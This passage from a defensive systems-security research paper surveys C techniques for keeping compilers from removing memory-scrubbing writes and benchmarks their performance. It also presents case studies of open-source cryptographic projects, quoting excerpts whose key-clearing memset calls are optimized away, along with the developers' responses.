this writing, memset_s is not provided by the GNU C Library nor by the FreeBSD, OpenBSD, or NetBSD standard libraries. It's poor adoption and perceived flaws have led to calls for its removal from the standard [33].
Used in: Libsodium's sodium_memzero, Tor's memwipe, OpenSSH's explicit_bzero, CERT's Windows-compliant solution [37].
Availability: No mainstream support.
Effectiveness: Effective.

3.2 Disabling Optimization

Since the dead store elimination problem is caused by compiler optimization, it is possible to prevent scrubbing stores from being eliminated by disabling compiler optimization. Dead store elimination is enabled (on GCC and Clang) at optimization level -O1, so code compiled with no optimization would retain the scrubbing writes. However, disabling optimization completely can significantly degrade performance, and is eschewed by developers. Alternatively, some compilers allow optimizations to be enabled individually, so, in principle, a program could be compiled with all optimizations except dead store elimination enabled. However, some optimization passes work better when dead stores have already been eliminated. Also, specifying the whole list of optimization passes instead of a simple optimization level like O2 is cumbersome.

Many compilers, including Microsoft Visual C, GCC and Clang, provide built-in versions of some C library functions, including memset. During compilation, the compiler replaces calls to the C library function with its built-in equivalent to improve performance. In at least one case we found, developers attempted to preserve scrubbing stores by disabling the built-in memset intrinsic using the -fno-builtin-memset flag. Unfortunately, while this may disable the promotion of standard C library functions to intrinsics, it does not prevent the compiler from understanding the semantics of memset. Furthermore, as we found during our performance measurements (Section 4), the -fno-builtin-memset flag does not not prevent the developer from calling the intrinsic directly, triggering dead store elimination. In particular, starting with glibc 2.3.4 on Linux, defining _FORTIFY_SOURCE to be an integer greater than 0 enables additional compile-time bounds checks in common functions like memset. In this case, if the checks succeed, the inline definition of memset simply calls the built-in memset. As a result, the -fno-builtin-memset option did not protect scrubbing stores from dead store elimination.
Used in: We are not aware of any programs using this technique.
Availability: Widely available.
Effectiveness: Flawed (not working when newer versions of glibc and GCC are used and optimization level is O2 or O3).

3.3 Hiding Semantics

Several scrubbing techniques attempt to hide the semantics of the scrubbing operation from the compiler. The thinking goes, if the compiler doesn't recognize that an operation is clearing memory, it will not remove it.

3.3.1 Separate Compilation

The simplest way to hide the semantics of a scrubbing operation from the compiler is to implement the scrubbing operation (e.g. by simply calling memset) in a separate compilation unit. When this scrubbing function is called in a different compilation unit than the defining one, the compiler cannot remove any calls to the scrubbing function because the compiler does not know that it is equivalent to memset. Unfortunately, this technique is not reliable when link-time optimization (LTO) is enabled, which can merge all the compilation units into one, giving the compiler a global view of the whole program. The compiler can then recognize that the scrubbing function is effectively a memset, and remove dead calls to it. Thus, to ensure this technique works, the developer needs to make sure that she has the control over how the program is compiled.

3.3.2 Weak Linkage

GCC and some compilers that mimic GCC allow developers to define *weak definitions*. A weak definition of a symbol, indicated by the compiler attribute __attribute__((weak)), is a tentative definition that may be replaced by another definition at link time. In fact, the OpenBSD explicit_bzero function (Section 3.1.2) uses this technique also:

```
__attribute__((weak)) void
__explicit_bzero_hook(void *buf, size_t len) { }

void explicit_bzero(void *buf, size_t len) {
    memset(buf, 0, len);
    __explicit_bzero_hook(buf, len);
}
```

The compiler can not eliminate the call to memset because an overriding definition of __explicit_bzero_hook may access buf. This way, even if explicit_bzero is used in the same compilation unit where it is defined, the compiler will not eliminate the scrubbing operation. Unfortunately, this technique is also vulnerable to link-time optimization. With link-time optimization enabled, the compiler-linker can resolve the final definition of the weak symbol, determine that it does nothing, and then eliminate the dead store.
Used in: Libsodium's sodium_memzero, libressl's explicit_bzero [14].

Availability: Available on GCC and Clang.
Effectiveness: Flawed (defeated by LTO).

3.3.3 Volatile Function Pointer

Another popular technique for hiding a scrubbing operation from the compiler is to call the memory scrubbing function via a volatile function pointer. `OPENSSL_cleanse` of OpenSSL 1.0.2, shown below, is one implementation that uses this technique:

```
typedef void *(*memset_t)(void *,int,size_t);
static volatile memset_t memset_func = &memset;
void OPENSSL_cleanse(void *ptr, size_t len) {
    memset_func(ptr, 0, len);
}
```

The C11 standard defines an object of volatile-qualified type as follows:

> An object that has volatile-qualified type may be modified in ways unknown to the implementation or have other unknown side effects. Therefore any expression referring to such an object shall be evaluated strictly according to the rules of the abstract machine, as described in 5.1.2.3. Furthermore, at every sequence point the value last stored in the object shall agree with that prescribed by the abstract machine, except as modified by the unknown factors mentioned previously. What constitutes an access to an object that has volatile-qualified type is implementation-defined.

The effect of declaring `memset_func` as volatile means that the compiler must read its value from memory each time its used because the value may have changed. The reasoning goes that because the compiler does not know the value of `memset_func` at compile time, it can't recognize the call to `memset` and eliminate it.

We have confirmed that this technique works on GCC, Clang and Microsoft Visual C, and we deem it to be effective. It is worth noting, however, that while the standard requires the compiler to read the value of `memset_func` from memory, it does *not* require it to call `memset` if it can compute the same result by other means. Therefore, a compiler would be in compliance if it inlined each call to `OPENSSL_cleanse` as:

```
memset_t tmp_fptr = memset_func;
if (tmp_fptr == &memset)
    memset(ptr, 0, len);
else
    tmp_fptr(ptr, 0, len);
```

If the memory pointed to by `ptr` is not read again, then the direct call to `memset`, the semantics of which are known, could be eliminated, removing the scrubbing operation. We know of no compiler that does this and consider such an optimization unlikely.
Used in: OpenSSL 1.0.2's `OPENSSL_cleanse` (also used in Tor and Bitcoin); OpenSSH's `explicit_bzero`, quarkslab's `memset_s` [4].
Availability: Universally available.
Effectiveness: Effective in practice.

3.3.4 Assembly Implementation

Because optimizations often take place at compiler's intermediate representation level, it is possible to hide the semantics of a memory scrubbing operation by implementing it in assembly language. In some cases, this may also be done as a way to improve performance, however, our results indicate that the compiler's built-in intrinsic `memset` performs as well as the assembly implementation we examined. So long as the compiler does not perform assembly-level link-time optimization, this technique is effective at ensuring scrubbing stores are preserved.
Used in: OpenSSL's `OPENSSL_cleanse` (also used by Tor and Bitcoin); Crypto++'s `SecureWipeBuffer`.
Availability: Target-specific.
Effectiveness: Effective.

3.4 Forcing Memory Writes

The fourth set of techniques we found attempts to force the compiler to include the store operation without hiding its nature.

3.4.1 Complicated Computation

Several related techniques attempt to force the compiler to overwrite sensitive data in memory by forcing the compiler to carry out a computation. `OPENSSL_cleanse` from OpenSSL prior to version 1.0.2 is one example:

```
unsigned char cleanse_ctr = 0;
void OPENSSL_cleanse(void *ptr, size_t len) {
    unsigned char *p = ptr;
    size_t loop = len, ctr = cleanse_ctr;

    if (ptr == NULL) return;

    while (loop--) {
        *(p++) = (unsigned char)ctr;
        ctr += (17 + ((size_t)p & 0xF));
    }
    p = memchr(ptr, (unsigned char)ctr, len);
    if (p) ctr += (63 + (size_t)p);
    cleanse_ctr = (unsigned char)ctr;
}
```

This function reads and writes the global variable `cleanse_ctr`, which provides varying garbage data to fill the memory to be cleared. Because accesses to the global variable have a global impact on the program, the compiler cannot determine that this function is useless without extensive interprocedural analysis. Since such interprocedural analysis is expensive, the compiler most likely does not perform it, thus it cannot figure

out that OPENSSL_cleanse is actually a scrubbing function. However, this particular implementation is notoriously slow (see the performance numbers in Section 4). OpenSSL gave up this technique in favor of the volatile function pointer technique (Section 3.3.3) starting with version 1.0.2.

Another way to scrub sensitive data is to simply rerun the computation that accesses sensitive data again. This is used in the musl libc [17] implementation of bcrypt, which is a popular password hashing algorithm. musl's bcrypt implementation __crypt_blowfish calls the hashing function BF_crypt twice: the first time it passes the actual password to get the hash, the second time it passes a test password. The second run serves two purposes. First, it is a self-test of the hashing code. __crypt_blowfish compares the result of the second run with the hardcoded hash value in the function. If they do not match, there is something wrong in the hashing code. (In fact, the developers of musl libc found a bug in GCC that manifested in their hashing code [11].) Second, the second run of BF_crypt can also clear sensitive data left on the stack or in registers by the first run. Since the same function is called twice, the same registers will be used, thus the sensitive data left in registers will be cleared. Since the two calls to BF_crypt are in the same scope and the stack pointer points to the same position of the stack before the two calls, the sensitive data left on the stack by the first run should be cleared by the second run. The advantage of this solution is that it clears sensitive data not only on the stack but also in registers.

While the complicated computation technique appears effective in practice, there is no guarantee that a compiler will not someday see through the deception. This technique, especially re-running the computation, has a particularly negative performance impact.
Used in: OPENSSL_cleanse from OpenSSL 1.0.1 (also used in Tor and Bitcoin), crypt_blowfish from musl libc [17].
Availability: Universal.
Effectiveness: Effective in practice.

3.4.2 Volatile Data Pointer

Another way to force the compiler to perform a store is to access a volatile-qualified type. As noted in Section 3.3.3, the standard requires accesses to objects that have volatile-qualified types to be performed explicitly. If the memory to be scrubbed is a volatile object, the compiler will be forced to preserve stores that would otherwise be considered dead. Cryptography Coding Standard's Burn [9] is one of the implementations based on this idea:

```
void burn( void *v, size_t n ) {
  volatile unsigned char *p =
      ( volatile unsigned char * )v;
  while( n-- ) *p++ = 0;
}
```

In the function above, the memory to be scrubbed is written via a pointer-to-volatile p in the while loop. We have found that this technique is effective on GCC, Clang, and Microsoft Visual C. Unfortunately, this behavior is *not* guaranteed by the C11 standard: "What constitutes an access to an object that has volatile-qualified type is implementation-defined." This means that, while accessing an object declared volatile is clearly an "access to an object that has volatile-qualified type" (as in the case of the function pointer that is a volatile object), accessing a non-volatile object via pointer-to-volatile may or may not be considered such an access.
Used in: sodium_memzero from Libsodium, insecure_memzero from Tarsnap, wipememory from Libgcrypt, SecureWipeBuffer from the Crypto++ library, burn from Cryptography Coding Standard [9], David Wheeler's guaranteed_memset [39], ForceZero from wolfSSL [27], sudo_memset_s from sudo [23], and CERT's C99-compliant solution [37].
Availability: Universal.
Effectiveness: Effective in practice.

3.4.3 Memory Barrier

Both GCC and Clang support a memory barrier expressed using an inline assembly statement. The clobber argument "memory" tells the compiler that the inline assembly statement may read or write memory that is not specified in the input or output arguments [1]. This indicates to the compiler that the inline assembly statement may access and modify memory, forcing it to keep stores that might otherwise be considered dead. GCC's documentation indicates that the following inline assembly should work as a memory barrier [1]:

```
__asm__ __volatile__("":::"memory")
```

Our testing shows the above barrier works with GCC, and since Clang also supports the same syntax, one would expect that the barrier above would also work with Clang. In fact, it may remove a memset call before such a barrier [6]. We found that Kerberos (more in Section 5.2) uses this barrier to implement its scrubbing function, which may be unreliable with Clang. A more reliable way to define memory barrier is illustrated by Linux's memzero_explicit below:

```
#define barrier_data(ptr) \
__asm__ __volatile__("": :"r"(ptr) :"memory")

void memzero_explicit(void *s, size_t count) {
    memset(s, 0, count);
    barrier_data(s);
}
```

The difference is the `"r"(ptr)` argument, which makes the pointer to the scrubbed memory visible to the assembly code and prevents the scrubbing store from being eliminated.
Used in: `zap` from Kerberos, `memzero_explicit` from Linux [16].
Availability: Clang and GCC.
Effectiveness: Effective in practice.

3.5 Discussion

Our survey of existing techniques indicates that **there is no single best technique for scrubbing sensitive data**. The most effective techniques are those where the integrity of scrubbing operation is guaranteed by the platform. Unfortunately, this means that creating a scrubbing function requires relying on platform-specific functions rather than a standard C library or POSIX function.

Of the remaining techniques, we found that the volatile data pointer, volatile function pointer, and compiler memory barrier techniques are *effective in practice* with the compilers we tested. The first two of these, relying on the volatile storage type, can be used with any compiler but are not guaranteed by the standard. The memory barrier technique is specific to GCC and Clang and its effectiveness may change without notice as it has done already.

4 Performance

When it comes to security-sensitive operations like data scrubbing, performance is a secondary concern. Nevertheless, given two equally good choices, one would prefer one that is more efficient. In this section, we present our results of benchmarking the scrubbing techniques we described above under Clang 3.9 and GCC 6.2. Our baseline is the performance of ordinary `memset`, both the C library implementation and the built-in intrinsics in Clang and GCC. The performance of the C library implementation represents the expected performance of non-inlined platform-provided solutions (Section 3.1) and the separate compilation (Section 3.3.1) and weak linkage (Section 3.3.2) techniques without link-time optimization. The performance of GCC and Clang intrinsics represents the expected performance of inlined platform-provided solutions (Section 3.1) as well as the memory barrier technique (Section 3.4.3), assuming the scrubbing function is inlined. We also measured the performance of the volatile function pointer technique (Section 3.3.3), the volatile data pointer technique (Section 3.4.2), the custom assembly implementation of OpenSSL 1.1.0b (Section 3.3.4), and the complicated computation technique of OpenSSL prior to version 1.0.2 (Section 3.4.1).


4.1 Methodology

We compiled a unique executable for each technique and block size on GCC 6.2 and Clang 3.9 with the `-O2` option targeting the x86_64 platform. A scrubbing routine's performance is the median runtime over 16 program executions, where each execution gives the median runtime over 256 trials, and each trial gives the mean runtime of 256 scrubbing calls. Program executions for a given test case were spaced out in order to eliminate any affects caused by the OS scheduler interrupting a particular program execution. We left the testing framework code unoptimized. Scrubbing calls were followed by inline assembly barriers to ensure that optimizations to scrubbing routines did not affect benchmarking code. The benchmarking code calls a generic scrub function, which then calls the specific scrubbing routine to be tested; this code is allowed to be optimized, so as a result the scrubbing routine is typically inlined within the generic scrub function. The scrubbing function and scrubbed buffer size are defined at compile time, so optimizations can be exhaustive. The time to iterate through a loop 256 times containing a call to a no-op function and memory barrier was subtracted from each trial in order to eliminate time spent executing benchmarking code and the generic scrub function call. The runtime for a scrubbing routine was calculated with the `rdtsc` and `rdtscp` instructions which read the time stamp counter, with the help of the `cpuid` instruction which serializes the CPU and thus ensures that no other code is benchmarked [34]. Instruction and data caches were warmed up by executing the benchmarking code 4 times before results were recorded. Program executions were tied to the same CPU core to ensure that consistent hardware was used across tests.

The tests were done on an Intel Xeon E5-2430 v2 processor with x86_64 architecture and a 32KB L1d cache, 32KB L1i cache, and 256K L2 cache running Ubuntu 14.04 with Linux kernel 3.13.0-100-generic.

4.2 Results

Figures 1 shows the results of our benchmarks. The left plot (Figure 1a) shows the result of compiling each technique using Clang 3.9, the right plot (Figure 1b) shows the result of compiling each technique using GCC 6.2. In each plot, the *x*-axis shows the block size being zeroed and the *y*-axis the bytes written per cycle, computed by dividing the number of cycles taken by the block size. The heavy solid grey line shows the performance of plain `memset` when it is not removed by the optimizer. The fine solid black line is performance of plain `memset`



(a) Compiled with Clang 3.9.

(b) Compiled with GCC 6.2.

Figure 1: Performance of various scrubbing implementations compiled at optimization level `-O2`. The *x*-axis shows the block size being zeroed and the *y*-axis the bytes written per cycle, computed by dividing the number of cycles taken by the block size.

when compiled with the `-fno-builtin-memset` option, which instructs the compiler not to use its own built-in intrinsic `memset` instead of calling the C standard library implementation. The remaining dashed lines show the performance of the volatile function pointer technique (red line), the custom assembly implementation from OpenSSL (orange line), the volatile data pointer technique (blue line), and the complicated computation technique from OpenSSL (green line).

Large block sizes. At large block sizes, performance is dominated by the efficiently of each implementation. The largest determining factor of an implementation's efficiency is the size of its move instructions: "plain memset" and "volatile function pointer" both jump to libc's `memset`, which performs a loop of `movdqa` instructions (2^4 bytes/instruction); "custom assembly" performs a loop of `movq` instructions (2^3 bytes/instruction); and "volatile data pointer" performs a loop of `movb` instructions (2^0 byte/instruction). Further, "complicated computation" performs several unnecessary obfuscating instructions in order to trick the compiler. Its poor performance reflects the numerous developers reports complaining about its slow speed, for example Tor Ticket #7419 titled "Choose a faster memwipe implementation" [2].

Additionally, implementations which align the block pointer see improved efficiency. Libc's `memset` is able to perform `movdqa` instructions after it dqword-aligns its pointer. "custom assembly" improves from 2^3 to 2^4 byte block sizes because above that threshold it qword-aligns its pointer in order to perform `movq` instructions.

Furthermore, at some point ($\geq 2^9$ bytes for Clang; $\geq 2^{14}$ bytes for GCC) the built-in `memset` defers to using libc's `memset`, hence it is identical to "volatile function pointer" given large block sizes.

Small block sizes. At small block sizes, performance is dominated by whether or not loop unrolling occurred. The scrubbing routine is given the block size at compile-time, so it is able to optimize accordingly. Thus, for "plain memset", move instructions are unrolled for sizes $\leq 2^8$ bytes on Clang and sizes $\leq 2^5$ bytes on GCC. Additionally, for the "volatile data pointer" technique, unrolling occurs for sizes $\leq 2^6$ bytes on Clang and sizes $\leq 2^2$ bytes on GCC. Note that the performance of implementations' unrolled loops are different because different types of move instructions may be unrolled (such as a `movb` versus a `movq`).

The large magnitude of spikes in the graph can be attributed to the superscalar nature of the CPU it is run on, which essentially gives it those instructions for free for small block sizes. Both Clang and GCC-compiled "plain memset" code see a major performance drop between 32- and 64-byte block sizes. Although for GCC, this is the point at which unrolling no longer occurs—it is not so for Clang, whose dropoff is less severe. We suspect this is due to L1 caching of smaller size blocks. (The L1 cache line size is 64 bytes on our architecture.)

GCC's builtin. Upon first examining our results, we were surprised to find that the GCC-compiled "plain memset" with `-fno-builtin-memset` did as well as "plain memset" with the built-in intrinsic `memset`. After examining the produced assembly code, we found that the scrubbing function was *not* calling the libc `memset` function as expected (and the Clang-compiled version was). As a result, we found that `string.h` (where `memset` is declared) changes its be-

havior based on the value of the `_FORTIFY_SOURCE` macro, as described in Section 3.2. Thus, even with the `-fno-builtin-memset` option, GCC generated its built-in `memset`. Under normal circumstances, such code would be subject to dead-store elimination, causing the scrubbing operation to be removed.

4.3 Discussion

Our performance measurements found that **techniques vary drastically in performance**. This may make some techniques preferable to others.

5 Case Studies

To understand the use of memory scrubbing in practice, we examined the eleven popular security libraries and applications listed in Table 1. Our choices were guided by whether or not the code handled sensitive data (e.g. secret keys), availability of the source code and our own judgement of the project's relevance. For each project, we set out to determine whether a memory scrubbing function is **available**, **effective**, and **used consistently** by the projects' developers. We used the latest stable version of each project as of October 9, 2016.

Availability. To determine whether a scrubbing function is available, we manually examined the program source code. All eleven projects used one or more of the techniques described in Section 3 to clear sensitive data, and seven of them relied on a combination of at least two techniques.

If a project relied on more than one technique, it automatically chose and used the first technique available on the platform in order of preference specified by the developer. Columns under the *Preference* heading in Table 1 show the developer preference order for each technique, with 1 being highest priority (first chosen if available). The scrubbing techniques listed under the *Preference* heading are: *Win* is Windows' `SecureZeroMemory`, *BSD* is BSD's `explicit_bzero`, *C11* is C11's `memset_s`, *Asm.* is a custom assembly implementation, *Barrier* is the memory barrier technique, *VDP* is the volatile data pointer technique, *VFP* is the volatile function pointer technique, *Comp.* is the complicated computation technique, *WL* is the weak linkage technique, and *memset* is a call to plain `memset`. If a project used a function that can be one of many techniques depending on the version of that function—for example, projects that use OpenSSL's `OPENSSL_cleanse`, which may either be *VFP* or *Comp.* depending on if OpenSSL version $\geq$1.0.2 or $<$1.0.2 is used—the newer version is given a higher preference. An $*$ indicates an incorrectly implemented technique.

For example, Tor uses Windows' `SecureZeroMemory` if available, then BSDs' `explicit_bzero` if available, and so on. Generally, for projects that used them, all chose a platform-supplied function (`SecureZeroMemory`, `explicit_bzero`, or `memset_s`) first before falling back to other techniques. The most popular of the do-it-yourself approaches are the volatile data pointer (VDP) and volatile function pointer (VFP) techniques, with the latter being more popular with projects that attempt to use a platform-provided function first.

Effectiveness. To answer the second question—whether the scrubbing function is effective—we relied on the manual analysis in Section 3. If a project used an unreliable or ineffective scrubbing technique in at least one possible configuration, we considered its scrubbing function ineffective, and scored it *flawed*, denoted ○ in the *Score* column. If the scrubbing function was effective and used consistently, we scored it *effective*, denoted ●. If it was effective but not used consistently, we scored it *inconsistent*, denoted ◐.

Consistency. To determine whether a function was used consistently, we instrumented the Clang 3.9 compiler to report instances of dead store elimination where a write is eliminated because the memory location is not used afterwards. We did not report writes that were eliminated because they were followed by another write to the same memory location, because in this case, the data would be cleared by the second write. Additionally, if sensitive data is small enough to be fit into registers, it may be promoted to a register, which will lead to the removal of the scrubbing store [1]. Since the scrubbing store is not removed in the dead store elimination pass, our tool does not report it. We would argue such removals have less impact on security since the sensitive data is in a register. However, if that register spilled when the sensitive data in it, it may still leave some sensitive data in memory. Appendix A.1 provides additional details of our tool. We compiled each project using this compiler with the same optimization options as in the default build of the project. Then we examined the report generated by our tool and manually identified cases of dead store elimination that removed scrubbing operations.

Of the eleven projects we examined, all of them supported Clang. We note, however, that our goal in this part of our analysis is to identify sites where a compiler *could* eliminate a scrubbing operation, and thus identify sites where sensitive variables were not being cleared as intended by the developer. We then examined each case to determine whether the memory contained sensitive data, and whether dead store elimination took place because a project's own scrubbing function was not used or because the function was ineffective. If cases of the latter,

[1] For example, at the end of OpenSSH's `SHA1Transform` function, "`a=b=c=d=e=0;`" is used to scrub sensitive data. Because all the five variables are in virtual registers in the IR form, no store is eliminated in the DSE pass.

	Removed ops.					*Preference*										*Score*
Project	*Total*	*Sensitive*	*Heap*	*Stack*	*H/S*	*Win*	*BSD*	*C11*	*Asm.*	*Barrier*	*VDP*	*VFP*	*Comp.*	*WL*	*memset*	
NSS	15	9	3	12	0	-	-	-	-	-	-	-	-	-	1	○
OpenVPN	8	8	2	6	0	-	-	-	-	-	-	-	-	-	1	○
Kerberos	10	2	9	0	1	1	-	-	-	2*	-	-	-	-	3	○
Libsodium	0	0	0	0	0	1	3	2	-	-	5	-	-	4	-	○
Tarsnap	11	10	10	1	0	-	-	-	-	-	1	-	-	-	-	◐
Libgcrypt	2	2	0	2	0	-	-	-	-	-	1	-	-	-	-	◐
Crypto++	1	1	0	1	0	-	-	-	1	-	2	-	-	-	-	◐
Tor	4	0	4	0	0	1	2	3	4	-	-	5	6	-	-	◐
Bitcoin	0	0	0	0	0	-	-	-	1	-	-	2	3	-	-	●
OpenSSH	0	0	0	0	0	-	1	2	-	-	-	3	-	-	-	●
OpenSSL	0	0	0	0	0	-	-	-	1	-	-	2	3	-	-	●

Table 1: Summary of open source projects' removed scrubbing operations and the scrubbing techniques they use. *Removed ops.* columns show the total number of removed scrubs, the number of removed scrubs dealing with sensitive data, and the locations of memory that failed to be scrubbed. *Preference* columns show the developer preference order for each technique, with 1 being highest priority (first chosen if available). The $*$ in the row for Kerberos indicates that its barrier technique was not implemented correctly; see Section 3.4.3 for discussion. A project's *Score* shows whether its scrubbing implementation is *flawed* (○), *inconsistent* (◐), or *effective* (●).

we determined why the function was not effective; these findings are reflected in the results reported in Section 3. Columns under the heading *Removed ops.* in Table 1 show the number of cases where a scrubbing operation was removed. The *Total* column shows the total number of sites where an operation was removed. The *Sensitive* column shows the number of such operations where we considered the data to be indeed sensitive. (In some cases, the scrubbing function was used to clear data that we did not consider sensitive, such as pointer addresses.) The *Heap*, *Stack*, and *H/S* columns indicate whether or not the cleared memory was allocated on the heap, on the stack stack, or potentially on either heap or stack.

Of the eleven projects examined, four had an effective scrubbing function but did not use it consistently, resulting in a score of *inconsistent*, denoted ◐ in Table 1. As the results in Table 1 show, **only three of the eleven projects had a scrubbing function that was effective and used consistently.**

We notified the developers of each project that we scored *flawed* or *inconsistent*. For our report to the developers, we manually verified each instance where a scrubbing operation was removed, reporting only valid cases to the developers. Generally, as described below, developers acknowledged our report and fixed the problem. Note that none of the issues resulted in CVEs because to exploit, they must be used in conjunction with a separate memory disclosure bug and these types of bugs are outside the scope of this work.

In the remainder of this section, we report on the open source projects that we analyzed. Our goal is to identify common trends and understand how developers deal with the problem of compilers removing scrubbing operations.

5.1 OpenVPN

OpenVPN is an TLS/SSL-based user-space VPN [21]. We tested version 2.3.12. OpenVPN 2.3.12 does not have a reliable memory scrubbing implementation since it uses a `CLEAR` macro which expands to `memset`. We found 8 scrubbing operations that were removed, all of which deal with sensitive data. Each of the removed operations used `CLEAR`, which is not effective.

Sample case. Function `key_method_1_read` in Figure 2 is used in OpenVPN's key exchange function to process key material received from an OpenVPN peer. However, the `CLEAR` macro fails to scrub the key on the stack since it is a call to plain `memset`.

Developer response. The issues were reported, although OpenVPN developers were already aware of the problem and had a ticket on their issue tracker for it that was opened 12 days prior to our notification [26]. The patch does not change the `CLEAR` macro since it is used extensively throughout the project, but it does replace many `CLEAR` calls with our recommended fix discussed in Section 6 [7].

5.2 Kerberos

Kerberos is a network authentication protocol that provides authentication for client/server applications by using secret-key cryptography [12]. We tested Kerberos release krb5-1.14.4. The Kerberos memory scrubbing im-

```
/* From openvpn-2.3.12/src/openvpn/basic.h */
#define CLEAR(x) memset(&(x), 0, sizeof(x))

/* From openvpn-2.3.12/src/openvpn/ssl.c */
static bool key_method_1_read (struct buffer *buf, struct
  tls_session *session) {

  struct key key;
  /* key is allocated on stack to hold TLS session key */
  ...
  /* Clean up */
  CLEAR (key);
  ks->authenticated = true;
  return true;
}
```

Figure 2: A removed scrubbing operation in OpenVPN 2.3.12.

plementation, `zap`, is unreliable. First, it defaults to Windows' `SecureZeroMemory`, which is effective. Otherwise it uses a memory barrier that may not prevent the scrubbing operation from being removed when the code is compiled with Clang (see Section 3.4.3). Finally, if the compiler is not GCC, it uses a function that calls `memset`. While this is more reliable than a macro, `memset` may be removed if LTO is enabled (see Section 3.3.1). Furthermore, even though `zap` is available (and reliable on Windows), plain `memset` is still used throughout the code to perform scrubbing. We found 10 sites where scrubbing was done using `memset`, which is not effective; 2 of these sites deal with sensitive data.

Sample case. Function `free_lucid_key_data` in Figure 3 is used in Kerberos to free any storage associated with a lucid key structure (which is typically on the heap) and to scrub all of its sensitive information. However it does so with a call to plain `memset`, which is then removed by the optimizer.

Developer response. The issues have been patched with calls to `zap`. In addition, `zap` has been patched according to our recommended fix discussed in Section 6.

```
static void free_lucid_key_data(gss_krb5_lucid_key_t *key) {
  if (key) {
    if (key->data && key->length) {
      memset(key->data,0,key->length);
      xfree(key->data);
      memset(key,0,sizeof(gss_krb5_lucid_key_t));
    }
  }
}
```

Figure 3: A removed scrubbing operation in Kerberos release krb5-1.14.4.

5.3 Tor

Tor provides anonymous communication via onion routing [25]. We tested version 0.2.8.8. Tor defines `memwipe`, which reliably scrubs memory: it uses Windows' `SecureZeroMemory` if available, then `RtlSecureZeroMemory` if available, then BSD's `explicit_bzero`, then `memset_s`, and then `OPENSSL_cleanse`, which is described below. Despite the availability of `memwipe`, Tor still uses `memset` to scrub memory in several places. We found 4 scrubbing operations that were removed, however none dealt with sensitive data.

Sample case. Function `MOCK_IMPL` in Figure 4 is used to destroy all resources allocated by a process handle. However, it scrubs the process handle object with `memset`, which is then removed by the optimizer.

Developer response. The bugs were reported and have yet to be patched.

```
MOCK_IMPL(void, tor_process_handle_destroy,(process_handle_t
  *process_handle, int also_terminate_process)) {

  /* process_handle is passed in and allocated on heap to
   * hold process handle resources */
  ...
  memset(process_handle, 0x0f, sizeof(process_handle_t));
  tor_free(process_handle);
}
```

Figure 4: A removed scrubbing operation in Tor 0.2.2.8.

5.4 OpenSSL

OpenSSL is a popular TLS/SSL implementation as well as a general-purpose cryptographic library [20]. We tested version 1.1.0b. OpenSSL uses `OPENSSL_cleanse` to reliably scrub memory. `OPENSSL_cleanse` defaults to its own assembly implementations in various architectures unless specified otherwise by the `no-asm` flag at configuration. Otherwise, starting with version 1.0.2, it uses the volatile function pointer technique to call `memset`. Prior to version 1.0.2, it used the complicated computation technique. We found no removed scrubbing operations in version 1.1.0b.

5.5 NSS

Network Security Services (NSS) is an TLS/SSL implementation that traces its origins to the original Netscape implementation of SSL [18]. We tested version 3.27.1. NSS does not have a reliable memory scrubbing implementation since it either calls `memset` or uses the macro `PORT_Memset`, which expands to `memset`. We found 15 scrubbing operations that were removed, 9 of which deal with sensitive data. Of the 15 removed operations, 6 were calls to `PORT_Memset` and 9 were calls to plain `memset`.

Sample case. Function `PORT_ZFree` is used throughout the NSS code for freeing sensitive data and is based on function `PORT_ZFree_stub` in Figure 5. However `PORT_ZFree_stub`'s call to `memset` fails to scrub the pointer it is freeing.

Developer response. The bugs have been reported and Mozilla Security forwarded them to the appropriate team, however they have not yet been patched.

5.6 Libsodium

Libsodium is a cross-platform cryptographic library [15]. We tested version 1.0.11. Libsodium defines

```
extern void PORT_ZFree_stub(void *ptr, size_t len) {
  STUB_SAFE_CALL2(PORT_ZFree_Util, ptr, len);
  memset(ptr, 0, len);
  return free(ptr);
}
```

Figure 5: A removed scrubbing operation in NSS 3.27.1.

sodium_memzero, which does not reliably scrub memory. First, it defaults to Windows' SecureZeroMemory, then memset_s, and then BSD's explicit_bzero if available, which are all reliable. Then if weak symbols are supported, it uses a technique based on weak linkage, otherwise it uses the volatile data pointer technique. Techniques based on weak linkage are not reliable, because they can be removed during link-time optimization. All memory scrubbing operations used sodium_memzero, and since Libsodium is not compiled with link-time optimization, no scrubbing operations using sodium_memzero were removed.

5.7 Tarsnap

Tarsnap is a online encrypted backup service whose client source code is available [24]. We tested version 1.0.37. Tarsnap's memory scrubbing implementation, called insecure_memzero, uses the volatile data pointer scrubbing technique. Although insecure_memzero is an effective scrubbing function, Tarsnap does not use it consistently. We found 10 cases where memset was used to scrub memory instead of insecure_memzero in its keyfile.c, which handles sensitive data.

Sample case. Function read_encrypted in Figure 6 attempts to scrub a buffer on the heap containing a decrypted key. It is used throughout the project for reading keys from a Tarsnap key file. However, instead of using insecure_memzero, it uses plain memset, and is thus removed by the optimizer.

Developer response. Out of the eleven reported issues, the 10 in keyfile.c were already patched on July 2, 2016 but were not in the latest stable version. The one non-security issue does not require a patch, since the removed memset was redundant as insecure_memzero is called right before it.

```
static int read_encrypted(const uint8_t * keybuf, size_t
  keylen, uint64_t * machinenum, const char * filename,
  int keys) {

  uint8_t * deckeybuf;
  /* deckeybuf is allocated on heap to hold decrypted key */
  ...
  /* Clean up */
  memset(deckeybuf, 0, deckeylen);
  free(deckeybuf);
  free(passwd);
  free(pwprompt);
  return (0);
}
```

Figure 6: A removed scrubbing operation in Tarsnap 1.0.37.

5.8 Libgcrypt

Libgcrypt is a general purpose cryptographic library used by GNU Privacy Guard, a GPL-licensed implementation of the PGP standards [13]. We tested version 1.7.3. Libgcrypt defines wipememory, which is a reliable way of scrubbing because it uses the volatile data pointer technique. However, despite wipememory's availability and reliability, memset is still used to scrub memory in several places. We found 2 cases where scrubs were removed, and for both, memset is used to scrub sensitive sensitive data instead of wipememory.

Sample case. Function invert_key in Figure 7 is used in Libgcrypt's IDEA implementation to invert a key for its key setting and block decryption routines. However, invert_key uses memset to scrub a copy of the IDEA key on the stack, which is removed by the optimizer.

Developer response. The bugs have been patched with calls to wipememory.

```
static void invert_key(u16 *ek, u16 dk[IDEA_KEYLEN]) {
  u16 temp[IDEA_KEYLEN];
  /* temp is allocated on stack to hold inverted key */
  ...
  memcpy(dk, temp, sizeof(temp));
  memset(temp, 0, sizeof(temp));
}
```

Figure 7: A removed scrubbing operation in Libgcrypt 1.7.3.

5.9 Crypto++

